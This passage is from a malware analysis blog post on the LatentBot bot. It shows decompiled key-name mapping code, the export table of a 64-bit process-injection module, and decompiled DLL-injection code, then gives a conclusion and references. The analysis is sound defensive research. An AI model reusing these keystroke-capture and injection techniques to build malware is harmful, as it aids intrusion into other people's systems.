
```
v8 = MapVirtualKeyExA(key, 0, v4);
GetKeyNameTextA(v8 << 16, &String, 33);
if ( lstrlenA_0(&String) > 1 )
{
  if ( key == 32 )
    qmemcpy(&String, dword_40C7CC, 0x21u);
  if ( key == 161 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 160 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 16 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 18 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 164 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 165 )
    qmemcpy(&String, dword_40C7F0, 0x21u);
  if ( key == 17 )
    qmemcpy(&String, "CTRL", 0x21u);
  if ( key == 162 )
    qmemcpy(&String, "LCTRL", 0x21u);
  if ( key == 163 )
    qmemcpy(&String, "RCTRL", 0x21u);
  if ( key == 96 )
    qmemcpy(&String, "N0", 0x21u);
```

Foud_Core Module

This is the only module that has been written in C++ instead of Delphi. It comes with a default icon added to Windows projects by Visual Studio.



It’s original name is installer.exe and it exports various functions, that can be used to make injections into 64 bit applications:




Offset	Name	Value	Meaning
42340	Characteristics	0	
42344	TimeDateStamp	58B5B17C	
42348	MajorVersion	0	
4234A	MinorVersion	0	
4234C	Name	43DE0	installer.exe
42350	Base	1	
42354	NumberOfFunc...	C	
42358	NumberOfNames	C	
4235C	AddressOfFunc...	43D68	
42360	AddressOfNames	43D98	
42364	AddressOfNam...	43DC8	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
42368	1	5D20	43DEE	GetModuleHandle64
4236C	2	6450	43E00	GetProcAddress64
42370	3	6A80	43E11	GetThreadContext64
42374	4	68A0	43E24	ReadProcessMemory64
42378	5	63E0	43E38	SetLastErrorFromX64Call
4237C	6	6B30	43E50	SetThreadContext64
42380	7	65F0	43E63	VirtualAllocEx64
42384	8	66E0	43E74	VirtualFreeEx64
42388	9	67C0	43E84	VirtualProtectEx64
4238C	A	6520	43E97	VirtualQueryEx64
42390	B	6990	43EA8	WriteProcessMemory64
42394	C	5AB0	43EBD	X64Call

It has various features that are different from other modules, i.e. lack of string obfuscation. Performed actions are reported by debug strings, that are stored inside the binary as open text, i.e.



```
lpStartAddress = 0;
v4 = OpenProcess(0x43Au, 0, dwProcessId);
v18 = v4;
v5 = (CHAR *)LocalAlloc(0x40u, 0x1000u);
wsprintfA(v5, "runDllFromProcees pid = %d hproc = %d", v2, v4);
OutputDebugStringA(v5);
LocalFree(v5);
if ( v4 != (HANDLE)-1 )
{
  sub_404230(v2);
  if ( (unsigned __int8)sub_404370(v2) && lpStartAddress )
  {
    v6 = v19;
    lpStartAddress = *(LPTHREAD_START_ROUTINE *)(v19 + 8);
    dwSize = *(_DWORD *)(v19 + 12);
    v19 = *(_DWORD *)(v19 + 20);
    if ( (unsigned __int8)sub_401860(&v13) )
    {
      lpStartAddress = (LPTHREAD_START_ROUTINE)sub_401650(v4, v19);
      v19 = (SIZE_T)write_process_memory(v4, v6);
      v7 = (CHAR *)LocalAlloc(0x40u, 0x1000u);
      wsprintfA(v7, "runDllFromProcees AllocWriteDLL64 addr = %d pid = %d ");
      OutputDebugStringA(v7);
      LocalFree(v7);
      if ( lpStartAddress )
      {
        if ( v19 )
        {
          ((void (__cdecl *)(int, int, signed int, HANDLE, char))X64Call)(
            v14,
            v15,
            10,
            v4,
            (unsigned __int64)(signed int)v4 >> 32);
          v21 = 1;
          GetLastError();
          v8 = (CHAR *)LocalAlloc(0x40u, 0x1000u);
          wsprintfA(v8, "runDllFromProcees create thread lasterr = %d pid = %d ");
          OutputDebugStringA(v8);
          LocalFree(v8);
```

The compilation timestamp of this executable points at the February of 2017: *2017:02:28 18:21:01+01:00.* This element was not observed in previous years, so probably indeed it is added this year, to expand injection capabilities of the LatentBot to 64 bit processes.

Conclusion

LatentBot has been around for several years, however, looking at the modules we can find out that it is still being actively maintained. The distributed package is a mixture of old and new modules.

The authors of this bot are not very advanced in malware development. They program in Delphi and use some ready-made templates. Also, the obfuscation they use can be easily defeated. However, they delivered a bot that is very rich in features and easily expandable, thus, it still poses a serious threat.

Appendix

https://www.cert.pl/news/single/latentbot-modularny-i-silnie-zaciemniony-bot/ – Polish CERT on LatentBot (December 2016)

https://www.fireeye.com/blog/threat-research/2015/12/latentbot_trace_me.html – FireEye on LatentBot (2015)

https://cys-centrum.com/ru/news/module_trojan_for_unauthorized_access – CyS Centrum report (2015)

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.